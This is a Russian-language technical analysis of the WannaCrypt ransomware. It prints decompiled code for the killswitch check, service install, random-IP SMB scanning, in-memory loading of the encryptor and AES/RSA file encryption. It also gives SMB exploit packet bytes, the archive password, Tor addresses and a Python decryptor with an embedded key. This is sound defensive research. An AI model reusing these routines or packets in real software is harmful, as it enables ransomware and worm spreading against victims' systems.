Анализ WannaCrypt

Характеристики образца

MD5: 5bef35496fcbdbe841c82f4d1ab8b7c2
SHA256: 4186675cb6706f9d51167fb0f14cd3f8fcfb0065093f62b10a15f7d9a6c8d982

Большая часть образца не зашифрована и не обфусцирована.

Поведенческий анализ образца

При запуске образец проверяет возможность доступа к сайту с доменным именем http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com – и, при наличии такого доступа, завершает работу.

```
qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);      // http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
if ( v5 )
{
  InternetCloseHandle(v4);
  InternetCloseHandle(v5);
  result = 0;
}
else
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  wannacry_real_main__sub_408090();
  result = 0;
}
return result;
```

Если при запуске были переданы параметры – образец запускается как сервис.

```
GetModuleFileNameA(0, FileName, 0x104u);
if ( *(_DWORD *)_p___argc() >= 2 )            // Started as a service
{
  v1 = OpenSCManagerA(0, 0, 0xF003Fu);
  v2 = v1;
  if ( v1 )
  {
    v3 = OpenServiceA(v1, ServiceName, 0xF01FFu);
    v4 = v3;
    if ( v3 )
    {
      wrap__ChangeServiceConfig2A__sub_407FA0(v3, 60);
      CloseServiceHandle(v4);
    }
    CloseServiceHandle(v2);
  }
  ServiceStartTable.lpServiceName = ServiceName;
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)wannacry_service_main__sub_408000;
  v6 = 0;
  v7 = 0;
  result = StartServiceCtrlDispatcherA(&ServiceStartTable);
}
else                                          // Started directly
{
  result = wannacry_create_service__sub_407F20();
}
return result;
```

Если параметров не было – образец создает и запускает сервис «mssecsvc2.0» «Microsoft Security Center (2.0) Service», который запускает файл образца с параметрами «-m security».

```
int wannacry_create_service__sub_407F20()
{
  create_and_start_service__sub_407C40();
  drop_and_run_tasksche_exe__sub_407CE0();
  return 0;
}
```

```
sprintf(&Dest, Format, FileName);
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
v1 = v0;
if ( v0 )
{
  v2 = CreateServiceA(v0, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);// mssecsvc2.0
                                                // Microsoft Security Center (2.0) Service
  v3 = v2;
  if ( v2 )
  {
    StartServiceA(v2, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  result = 0;
}
```

Затем из ресурсов извлекается и запускается на выполнение файл «tasksche.exe».

```
v3 = FindResourceA(0, (LPCSTR)0x727, Type);
v4 = v3;
if ( v3 )
{
  v5 = LoadResource(0, v3);
  if ( v5 )
  {
    v9 = (int)LockResource(v5);
    if ( v9 )
    {
      v6 = SizeofResource(0, v4);
      if ( v6 )
      {
        Dest = 0;
        memset(&v19, 0, 0x100u);
        v20 = 0;
        v21 = 0;
        NewFileName = 0;
        memset(&v23, 0, 0x100u);
        v24 = 0;
        v25 = 0;
        sprintf(&Dest, aCSS, aWindows, aTasksche_exe);
        sprintf(&NewFileName, aCSQeriuwjhrf, aWindows);
        MoveFileExA(&Dest, &NewFileName, 1u);
        v7 = CreateFileA_dword_431458(&Dest, 0x40000000, 0, 0, 2, 4, 0);
        if ( v7 != -1 )
        {
          WriteFile_dword_431460(v7, v9, v6, &v9, 0);
```

При запуске в качестве сервиса образец создает набор потоков для проведения попыток заражения других машин.

```
HGLOBAL wannacry_real_service_main__sub_407BD0()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = do_WSAStartup_and_CryptAcquireContext_and_InitializeCriticalSection__sub_407B90();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, sub_407720, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, sub_407840, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

В первом потоке образец получает информацию об адаптерах используя функцию GetAdaptersInfo.

```
SizePointer = 0;
if ( GetAdaptersInfo(0, &SizePointer) != 111 )
  return 0;
if ( !SizePointer )
  return 0;
v2 = LocalAlloc(0, SizePointer);
v3 = v2;
hMem = v2;
if ( !v2 )
  return 0;
if ( GetAdaptersInfo((PIP_ADAPTER_INFO)v2, &SizePointer) )
{
  LocalFree(v3);
  return 0;
}
```

Во второй группе потоков образец генерирует случайные IP-адреса использую функцию CryptGenRandom.

```
    v8 = wrap__CryptGenRandom__sub_407660(v7);
    v7 = (void *)255;
    v6 = v8 % 0xFF;
  }
  while ( v8 % 0xFF == 127 || v6 >= 224 );
  if ( v18 && a1 < 32 )
  {
    v9 = wrap__CryptGenRandom__sub_407660(v7);
    v7 = (void *)255;
    v19 = v9 % 0xFF;
  }
  v10 = wrap__CryptGenRandom__sub_407660(v7) % 0xFFu;
  v11 = wrap__CryptGenRandom__sub_407660((void *)0xFF);
  sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
  v12 = inet_addr(&Dest);
```

Затем образец пытается подключится к 445 порту удаленного хоста – и провести атаку через протокол SMB.

```
*(_DWORD *)&name.sa_data[2] = inet_addr(cp);
*(_WORD *)&name.sa_data[0] = htons(hostshort);
v2 = socket(2, 1, 0);
v3 = v2;
if ( v2 != -1 )
{
  if ( connect(v2, &name, 16) != -1
    && send(v3, ::buf, 88, 0) != -1
    && recv(v3, &buf, 1024, 0) != -1
    && send(v3, byte_42E42C, 103, 0) != -1
    && recv(v3, &buf, 1024, 0) != -1 )
  {
    v6 = v17;
    v7 = v18;
    v4 = sub_4017B0((int)cp, (int)&v6);
    if ( send(v3, byte_42E494, v4, 0) != -1 && recv(v3, &buf, 1024, 0) != -1 )
```

Содержимое пакетов, которые отправляются в ходе атаки находится в секции данных образца в незашифрованном виде.

```
0042E3D0  00 00 00 54 FF 53 4D 42  72 00 00 00 00 18 01 28  ...T·SMBr......(
0042E3E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 2F 4B  ................/K
0042E3F0  00 00 C5 5E 00 31 00 02  4C 41 4E 4D 41 4E 31 2E  ..+^.1..LANMAN1.
0042E400  30 00 02 4C 4D 31 2E 32  58 30 30 32 00 02 4E 54  0..LM1.2X002..NT
0042E410  20 4C 41 4E 4D 41 4E 20  31 2E 30 00 02 4E 54 20  ·LANMAN·1.0..NT
0042E420  4C 4D 20 30 2E 31 32 00  00 00 00 00 00 00 00 63  LM·0.12........c
0042E430  FF 53 4D 42 73 00 00 00  00 18 01 20 00 00 00 00  ·SMBs...... ....
0042E440  00 00 00 00 00 00 00 00  00 00 2F 4B 00 00 C5 5E  ............/K..+^
0042E450  0D FF 00 00 00 DF FF 02  00 01 00 00 00 00 00 00  .·... ·.........
0042E460  00 00 00 00 00 00 00 40  00 00 00 26 00 00 2E 00  .......@...&....
0042E470  57 69 6E 64 6F 77 73 20  32 30 30 30 20 32 31 39  Windows·2000·219
0042E480  35 00 57 69 6E 64 6F 77  73 20 32 30 30 30 20 35  5.Windows·2000·5
0042E490  2E 30 00 00 00 00 00 47  FF 53 4D 42 75 00 00 00  .0.....G·SMBu...
0042E4A0  00 18 01 20 00 00 00 00  00 00 00 00 00 00 00 00  ... ............
0042E4B0  00 00 2F 4B 5F 5F 55 53  45 52 49 44 5F 5F 50 4C  ../K__USERID__PL
0042E4C0  41 43 45 48 4F 4C 44 45  52 5F 5F C5 5E 04 FF 00  ACEHOLDER__+^.·.
0042E4D0  00 00 00 00 01 00 1C 00  00 5F 5F 54 52 45 45 50  .........__TREEP
0042E4E0  41 54 48 5F 52 45 50 4C  41 43 45 5F 5F 3F 3F 3F  ATH_REPLACE__???
0042E4F0  3F 3F 00 00 00 00 00 4A  FF 53 4D 42 25 00 00 00  ??.....J·SMB%...
0042E500  00 18 01 28 00 00 00 00  00 00 00 00 00 00 00 00  ...(............
0042E510  00 00 00 00 00 00 00 00  10 00 00 00 00 FF FF FF  ............ ···
0042E520  FF 00 00 00 00 00 00 00  00 00 00 00 00 4A 00 00  ·............J..
0042E530  00 4A 00 02 00 23 00 00  00 07 00 5C 50 49 50 45  .J...#.....\PIPE
0042E540  5C 00 00 00 00 00 00 85  FF 53 4D 42 72 00 00 00  \.......à·SMBr...
```

Поведенческий анализ tasksche.exe

При запуске файл генерирует идентификатор компьютера, создает рабочую директорию, проверяет наличие мютекса с именем «Global\MsWinZonesCacheCounterMutexA0» (описан далее) – и только тогда начинает работу.

```
Filename = byte_40F910;
memset(&v12, 0, 0x204u);
v13 = 0;
v14 = 0;
GetModuleFileNameA(0, &Filename, 0x208u);
gen_computer_id__sub_401225((int)DisplayName);
if ( *(_DWORD *)_p___argc(Str) != 2
  || (v5 = _p___argv(), strcmp(*(const char **)(*(_DWORD *)v5 + 4), aI))
  || !make_workspace_directory__sub_401B5F(0)
  || (CopyFileA(&Filename, FileName, 0), GetFileAttributesA(FileName) == -1)
  || !check_service_and_mutex__sub_401F5D() )
{
  if ( strrchr(&Filename, 92) )
    *strrchr(&Filename, 92) = 0;
  SetCurrentDirectoryA(&Filename);
  sub_4010FD(1);
  sub_401DAB(0, ::Str);
  sub_401E9E();
  sub_401064(CommandLine, 0, 0);
  sub_401064(aIcacls_GrantEv, 0, 0);
```

Рабочая директория создается на системном диске в директории Intel или ProgramData. Пример созданной директории: C:\ProgramData\yyibsxxiapw107\

```
GetWindowsDirectoryW(&Buffer, 0x104u);
v4 = 0;
swprintf(&String, (size_t)aSProgramdata, &Buffer);
if ( GetFileAttributesW(&String) != -1 && sub_401AF6(&String, &WideCharStr, a1)
  || (swprintf(&String, (size_t)aSIntel, &Buffer), sub_401AF6(&String, &WideCharStr, a1))
  || sub_401AF6(&Buffer, &WideCharStr, a1) )
```

```
aSIntel:                                ; DATA XREF: make_workspace_directory__sub_401B5F+EE↑o
                unicode 0, <%s\Intel>,0
                align 4
aSProgramdata:                          ; DATA XREF: make_workspace_directory__sub_401B5F+9F↑o
                unicode 0, <%s\ProgramData>,0
                align 4
```

Для предупреждения повторного заражения используется мютекс «Global\MsWinZonesCacheCounterMutexA0», имя которого собирается вызовом функции sprintf.

```
signed int __cdecl check_mutex__sub_401EFF(int a1)
{
  int v1; // esi@1
  HANDLE v2; // eax@2
  signed int result; // eax@4
  char Dest; // [sp+4h] [bp-64h]@1

  sprintf(&Dest, aSD, aGlobalMswinzon, 0);
```


```
; char aSD[]
aSD             db '%s%d',0             ; DATA XREF: check_mutex__sub_401EFF+11↑o
                align 4
aGlobalMswinzon db 'Global\MsWinZonesCacheCounterMutexA',0
                                        ; DATA XREF: check_mutex__sub_401EFF+9↑o
```

После запуска образец извлекает из внедренного запароленного ZIP-архива конфигурационные файлы и файлы ресурсов (такие как переведенные строки и картинку рабочего стола). Для распаковки используется пароль «WNcry@2ol7».

```
; char Str[]
Str             db 'WNcry@2ol7',0
                align 4
```

Содержимое отдельных файлов архива

- b.wnry – картинка в формате BMP, размером 800 x 600, которая устанавливается на рабочий стол после шифрования файлов



- c.wnry – конфигурационный файл, содержит адреса серверов в сети TOR и адрес загрузки TOR-клиента
  В данном образце:
  - gx7ekbenv2riucmf.onion
  - 57g7spgrzlojinas.onion
  - xxlvbrloxvriy2c5.onion
  - 76jdd2ir2embyv47.onion
  - cwwnhwhlz52maqm7.onion
  - https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
- msg – каталог с переводами интерфейса программы на разные языки
- r.wnry – файл, который содержит текст, который выводится в окне программы-декриптора
  Начинается строками:
  «Q: What's wrong with my files?
  A: Ooops, your important files are encrypted.»
- t.wnry – зашифрованная DLL с кодом, который выполняет шифрование файлов

- u.wnry – исполняемый файл расшифровщика (будет записан в @WanaDecryptor@.exe)

После извлечения файлов из архива образец расшифровывает файл «t.wnry», загружает из памяти и запускает код шифровальщика.

```
if ( resolve_functions__sub_40170A() )
{
  sub_4012FD(&v10);
  if ( load_keys__sub_401437((int)&v10, 0, 0, 0) )
  {
    v15 = 0;
    v6 = (void *)decrypt_file___sub_4014A6(&v10, aT_wnry, (int)&v15);// t.wnry
    if ( v6 )
    {
      v7 = load_dll_in_memory__sub_4021BD(v6, v15);
      if ( v7 )
      {
        encryptor_code__v8 = (void (__stdcall *)(_DWORD, _DWORD))resolve_function__sub_402924(v7, Str1);// TaskStart
        if ( encryptor_code__v8 )
          encryptor_code__v8(0, 0);
      }
    }
  }
  sub_40137A(&v10);
}
```

Поведенческий анализ кода шифровальщика

Выполнение начинается с функции TaskStart. Образец определяет адреса функций для работы с файлами модуля kernel32.dll и для работы с криптографией модуля advapi32.dll.

```
advapi32.dll__v1 = LoadLibraryA(LibFileName);// advapi32.dll
advapi32.dll__v2 = advapi32.dll__v1;
result = 0;
if ( advapi32.dll__v1 )
{
  CryptAcquireContextA__dword_1000D93C = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddres
  CryptImportKey__dword_1000D940 = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(
                                                                                              advapi32.dll__v2,
                                                                                              aCryptimportkey);
  CryptDestroyKey__dword_1000D944 = (int (__stdcall *)(_DWORD))GetProcAddress(advapi32.dll__v2, aCryptdestroyke);
  CryptEncrypt__dword_1000D948 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetPr
  CryptDecrypt__dword_1000D94C = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddres
  CryptGenKey__v3 = GetProcAddress(advapi32.dll__v2, aCryptgenkey);
  CryptGenKey__dword_1000D950 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))CryptGenKey__v3;
```

Затем формируются пути к файлам 00000000.res, 00000000.pky, 00000000.eky в рабочей директории шифровальщика (которая была создана ранее) и выполняется проверка наличия мютексов «Global\MsWinZonesCacheCounterMutexW», «Global\MsWinZonesCacheCounterMutexA0» или наличия файла «00000000.dky».

```
if ( !resolve_functions__sub_10003410() )
  return 0;
sprintf(res_file__Dest, a08x_res, 0);
sprintf(pky_file__FileName, a08x_pky, 0);
sprintf(eky_file__byte_1000DD58, a08x_eky, 0);
if ( check_mutexes__sub_10004600(0) || check_decryption_key__sub_10004500(0) )
{
  v10 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)run_decryptor_add_to_autorun_tasksche__sub_10004990, 0, 0, 0);
  WaitForSingleObject(v10, 0xFFFFFFFF);
  CloseHandle(v10);
  return 0;
}
```

При наличии мютексов или файла шифрование файлов не выполняется – запускается декриптор «@WanaDecryptor@.exe» и добавляется в автозапуск «tasksche.exe».

```
{
  StartupInfo.cb = 68;
  ProcessInformation.hProcess = 0;
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 5;
  result = CreateProcessA(0, NewFileName, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);// @WanaDecryptor@.exe
  if ( result )
  {
    CloseHandle(ProcessInformation.hProcess);
    result = CloseHandle(ProcessInformation.hThread);
  }
}
```

Затем образец проверяет наличие ключей – и создает потоки для шифрования файлов и проверки состояния.

```
if ( !v3 || !prepare_keys__sub_10003AC0(v3, pky_file__FileName, eky_file__byte_1000DD58) )
  return 0;
if ( !read_res_file__sub_100046D0() || dword_1000DC70 )
{
  DeleteFileA(res_file__Dest);
  memset(&pbBuffer, 0, 0x88u);
  dword_1000DC70 = 0;
  CryptGenRandom__sub_10004420((int)v3, &pbBuffer, 8u);
}
destroy_keys_and_release_context__sub_10003BB0((int)v3);
(**(void (__thiscall ***)(char *, signed int))v3)(v3, 1);
v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004790, 0, 0, 0);
if ( v4 )
  CloseHandle(v4);
Sleep(0x64u);
v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100045C0, 0, 0, 0);
if ( v5 )
  CloseHandle(v5);
Sleep(0x64u);
```

Генерация ключей и шифрование файлов

В секции данных образец содержит несколько RSA ключей, которые импортируются в ходе выполнения при помощи функции CryptImportKey.

```
1000CF44  00 A4 00 00 52 53 41 31  00 08 00 00 01 00 01 00  .ñ..RSA1........
1000CF54  75 97 4C 3B 84 46 DE 2C  2A F4 95 A8 5D C0 CD 6D  uùL;äF¦,*(ò¿]+-m
1000CF64  DA D7 D4 92 1E 13 82 34  6A 70 8D 8F 7C F7 04 92  +++Æ..é4jp..|˜.Æ
1000CF74  55 7F F1 A2 27 B2 9E 41  AC 90 80 91 18 93 C2 B1  U.±ó'¦PA¼.Çæ.ô-¦
1000CF84  7B AD 2B F3 FF AF DB 2B  51 BE 1D A3 27 E3 A7 57  {¡+=·»¦+Q+.ú'pºW
1000CF94  08 5A BE C1 1D F6 04 F8  1C BE 5B B1 67 FB E4 C8  .Z+-.÷.°.+[¦gvS+
1000CFA4  DA 75 00 70 B1 17 70 24  6C 09 63 74 AC 4B 0A 1D  +u.p¦.p$l.ct¼K..
1000CFB4  71 AE 7F AE 65 B8 C5 86  79 C5 7E 9F 98 60 4C 52  q«.«e++åy+˜ƒŸ`LR
1000CFC4  B9 29 62 CB 23 29 ED 31  91 74 7B 7B 0B 26 1B F2  ¦)b-#)f1æt{{.&.=
1000CFD4  7D 67 BF DA 7A 40 DA F2  61 4D 94 A5 7D AD 59 6B  }g++z@+=aMöÑ}¡Yk
1000CFE4  AD 9E A3 3A 39 C6 5B 6E  9F D2 BB 36 B5 F5 D2 65  ¡Pú:9¦[nƒ-+6¦)-e
1000CFF4  F5 2C 30 D8 C1 17 BD AF  28 00 96 20 46 A7 2D 62  ),0+-.+»(.û·Fº-b
1000D004  03 0C D7 D0 75 A0 0B 07  EA D4 1F CA E8 D9 4E DB  ..+-uá..O+.-F+N¦
1000D014  38 F2 26 75 CB 12 A6 88  70 9B E1 EA 32 DC F8 71  8=&u-.ªêpçß02_°q
1000D024  72 50 41 E6 17 81 68 27  42 8E DF E5 DE A1 72 D9  rPAµ..h'BÄ¯s¦Ír+
1000D034  3B FB E5 9D 30 11 69 92  CD 60 2B E2 D5 46 3C 28  ;vs.0.iÆ-`+G+F<(
```

Образец содержит пару публичный-приватный RSA ключ, которая используется для расшифрования файла «t.wnry», а также для шифрования файлов, которые могут впоследствии быть расшифрованы бесплатно.

Также образец содержит публичный ключ, приватный же неизвестен (находится у создателей).

При первом запуске образца выполняется генерация пары RSA ключей.

Сгенерированный приватный ключ шифруется встроенным публичным ключом создателей – и сохраняется в файл «00000000.eky», публичный ключ сохраняется в открытом виде в файл «00000000.pky» - и используется в дальнейшем.

```
    if ( !CryptImportKey__dword_1000D940(*((_DWORD *)v3 + 1), &remote_key_pub__unk_1000CF40, 276, 0, 0)
      || !generate_key__sub_10004350(*((_DWORD *)v3 + 1), (int)(v3 + 8))
      || !export_key__sub_10004040(*((_DWORD *)v3 + 1), *((_DWORD *)v3 + 2), 6u, pky_file__lpFileName) )// PUBLICKEYBLOB
    {
      goto LABEL_19;
    }
    if ( v3 != (char *)-12 )
      export_encrypted_private_key_to_file__sub_10003C40((int)v3, v3 + 12);
    if ( !import_key_from_file__sub_10003C00((int)v3, pky_file__lpFileName) )
    {
LABEL_19:
      destroy_keys_and_release_context__sub_10003BB0((int)v3);
      return 0;
    }
  }
  v5 = *((_DWORD *)v3 + 3);
  if ( v5 )
    CryptDestroyKey__dword_1000D944(v5);
```

При шифровании файла выполняется генерация 16-байтного ключа при помощи функции CryptGenRandom. Ключ шифруется публичным ключом с файла «00000000.pky» и сохраняется в заголовке шифрованного файла.

```
result = CryptGenRandom__sub_10004420(this, pbBuffer, dwLen);
if ( result )
{
  v7 = a4;
  if ( a4 && a5 )
  {
    qmemcpy((void *)a4, pbBuffer, dwLen);
    EnterCriticalSection((LPCRITICAL_SECTION)(v5 + 16));
    v8 = (DWORD *)a5;
    v9 = CryptEncrypt__dword_1000D948(*(_DWORD *)(v5 + 8), 0, 1, 0, v7, &dwLen, *(_DWORD *)a5);
    v10 = (struct _RTL_CRITICAL_SECTION *)(v5 + 16);
    if ( !v9 )
    {
      LeaveCriticalSection(v10);
      return 0;
    }
    LeaveCriticalSection(v10);
```

Содержимое файла шифруется с помощью алгоритма AES-128.

```
    SetFilePointer(v8, -65536, 0, 2u);
    if ( !ReadFile__dword_1000D924(v8, *((_DWORD *)v4 + 306), 0x10000, &v35, 0) || v35 != 0x10000 )
    {
LABEL_21:
      v15 = (char *)&ms_exc.registration;
      goto LABEL_64;
    }
    aes_encrypt__sub_10006940((int)(v4 + 84), *((_DWORD *)v4 + 306), *((char **)v4 + 307), 0x10000u, 1);
    if ( WriteFile__dword_1000D920(v9, *((_DWORD *)v4 + 307), 0x10000, &v36, 0) && v36 == 0x10000 )
    {
      SetFilePointer(v8, 0x10000, 0, 0);
      v34 -= 0x10000i64;
      goto LABEL_52;
```

Список расширений файлов, которые шифруются: .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pst, .ost, .msg, .eml, .vsd, .vsdx, .txt, .csv, .rtf, .123, .wks, .wk1, .pdf, .dwg, .onetoc2, .snt, .jpeg, .jpg, .docb, .docm, .dot, .dotm, .dotx, .xlsm, .xlsb, .xlw, .xlt, .xlm, .xlc, .xltx, .xltm, .pptm, .pot, .pps, .ppsm, .ppsx, .ppam, .potx, .potm, .edb, .hwp, .602, .sxi, .sti, .sldx, .sldm, .sldm, .vdi, .vmdk, .vmx, .gpg, .aes, .ARC, .PAQ, .bz2, .tbk, .bak, .tar, .tgz, .gz, .7z, .rar, .zip, .backup, .iso, .vcd, .bmp, .png, .gif, .raw, .cgm, .tif, .tiff, .nef, .psd, .ai, .svg, .djvu, .m4u, .m3u, .mid, .wma, .flv, .3g2, .mkv, .3gp, .mp4, .mov, .avi, .asf, .mpeg, .vob, .mpg, .wmv, .fla, .swf, .wav, .mp3, .sh, .class, .jar, .java, .rb, .asp, .php, .jsp, .brd, .sch, .dch, .dip, .pl, .vb, .vbs, .ps1, .bat, .cmd, .js, .asm, .h, .pas, .cpp, .c, .cs, .suo, .sln, .ldf, .mdf, .ibd, .myi, .myd, .frm, .odb, .dbf, .db, .mdb, .accdb, .sql, .sqlitedb, .sqlite3, .asc, .lay6, .lay, .mml, .sxm, .otg, .odg, .uop, .std, .sxd, .otp, .odp, .wb2, .slk, .dif, .stc, .sxc, .ots, .ods, .3dm, .max, .3ds, .uot, .stw, .sxw, .ott, .odt, .pem, .p12, .csr, .crt, .key, .pfx, .der

Расшифрование файлов декриптором

Для расшифрования файлов используется приложение «@WanaDecryptor@.exe».

Список файлов, AES-ключ которых зашифрован встроенным RSA-ключом находится в файле «f.wnry», который создается во время работы шифровальщика. Обычно в нем содержится список из 10 файлов – которые и есть те файлы, которые можно расшифровать бесплатно – и без доступа в интернет.

Для расшифрования остальных файлов необходимо заплатить выкуп. При проверке оплаты на сервер создателей отправляется файл с зашифрованным приватным ключом (из файла «00000000.eky») – где расшифровывается неизвестным приватным ключом, отправляется обратно и сохраняется в файл «00000000.dky».

При нажатии кнопки «Decrypt» выполняется расшифрование файлов, указанных в «f.wnry», а затем, при наличии действительного файла «00000000.dky» (при импорте ключа выполняется проверка на подлинность путем шифрования строки «TESTDATA» публичным ключом и расшифрованием импортированным приватным) – выполняется расшифрование остальных файлов пользователя.

Приложение

Скрипт для расшифрования

Для расшифрования файлов (с известным приватным ключом) можно использовать данный Python-скрипт.

```
import struct
from Crypto.Cipher import AES
from wincrypto import CryptImportKey, CryptDecrypt, CryptEncrypt

def decrypt_file(rsa_priv_key, input_filename, output_filename):
    with open(input_filename, "rb") as input_file:
        with open(output_filename, "wb") as output_file:
            header = input_file.read(8)
            if header != "WANACRY!":
                raise Exception("Bad header")
            key_size = struct.unpack("<I", input_file.read(4))[0]
            if key_size != 256:
                raise Exception("Bad key size")
            aes_key = CryptDecrypt(rsa_priv_key, input_file.read(key_size))
            if aes_key is None:
                raise Exception("Failed to decrypt AES key")
            aes = AES.new(aes_key, AES.MODE_CBC, "\x00" * 16)
            input_filetype = struct.unpack("<I", input_file.read(4))[0]
            input_filesize = struct.unpack("<Q", input_file.read(8))[0]
            bytes_to_decrypt = input_filesize
            while bytes_to_decrypt > 0:
                data_block = input_file.read(0x100000)
                output_file.write(aes.decrypt(data_block))
                bytes_to_decrypt -= len(data_block)

if __name__ == "__main__":
    with open("embedded_rsa_priv.key", "rb") as input_file:
        embedded_rsa_priv_key = CryptImportKey(input_file.read())
    decrypt_file(embedded_rsa_priv_key, "t.wnry", "crypt.dll")
```

Встроенный приватный ключ (в формате base64)

BwIAAACkAABSU0EyAAgAAAEAAQBDK00rBJwK2Z8e2l/tMqnv4c4aUPQV51F77LAnVgVYtPaDybZ3
W4BhGByrFNVq/TtwnRM/LiET8eev4/urbkNxJW0dUtYFXxMnniiJ9sqQkwpoxN6Cm6rCggKxGGAB
Yxu8cY2+ZIhe1Q1swZzJATaJyYA3jx2JZ08MsTxhCToCXbhO9YgKn4wKht+R/s2fo6AT0y0wd9Hw
qNerluVIIjcDaWSXBlwnUIyRdmeFOmxqslkSCmHyoe6oJMjksRFt1sz3j0xesFWEgW1gRYQP/N/5
J6VSyVsGKKPedAPWx3Jm3L6kHv8glu1RhADMnDZk8oVNzzZg3ciw8ZHbeguD7s/vGdcS2q6G2fkO
vgKvePNbSb4MmK+1X9aKTAVIZJxA4Rz5PMTkQggtsriK5gtt35PMNOhIMJNd340usz015GYwrYvn

ID3gydlsNkt5uWTNvF4kSNSIkBw9F05lDOz7GyvsXMMG1mw52Gx+I59Ar0BhtPux9oLNoSa4jcg4
j5QDTvu77Bde3Ub35/vfJSGtNb2bHbUBP06wILcjNnmBKTze4nbX5h+f6i2lxGqqQDANzP5Y6Yko
y9fknHu5UBenMSE7tJHzhKa9ngPK6c3uTSsp+gIP5yyuML2FzC0TgxJT0/NBTvUj1s5fQc2BfDvw
SYG47o01PLrsksfuzyRjAfNK9Nnai+LApKV/2o88UBnswjNaj+57WumDepb9lEtpUJrSNNEJYUWW
fdgSXqiuesAmpW/W5WSTAxOjKW0DJPfCielGRnKrVNzYx3UPLRMx522IoT6hLb7/25TRvW3jwlXH
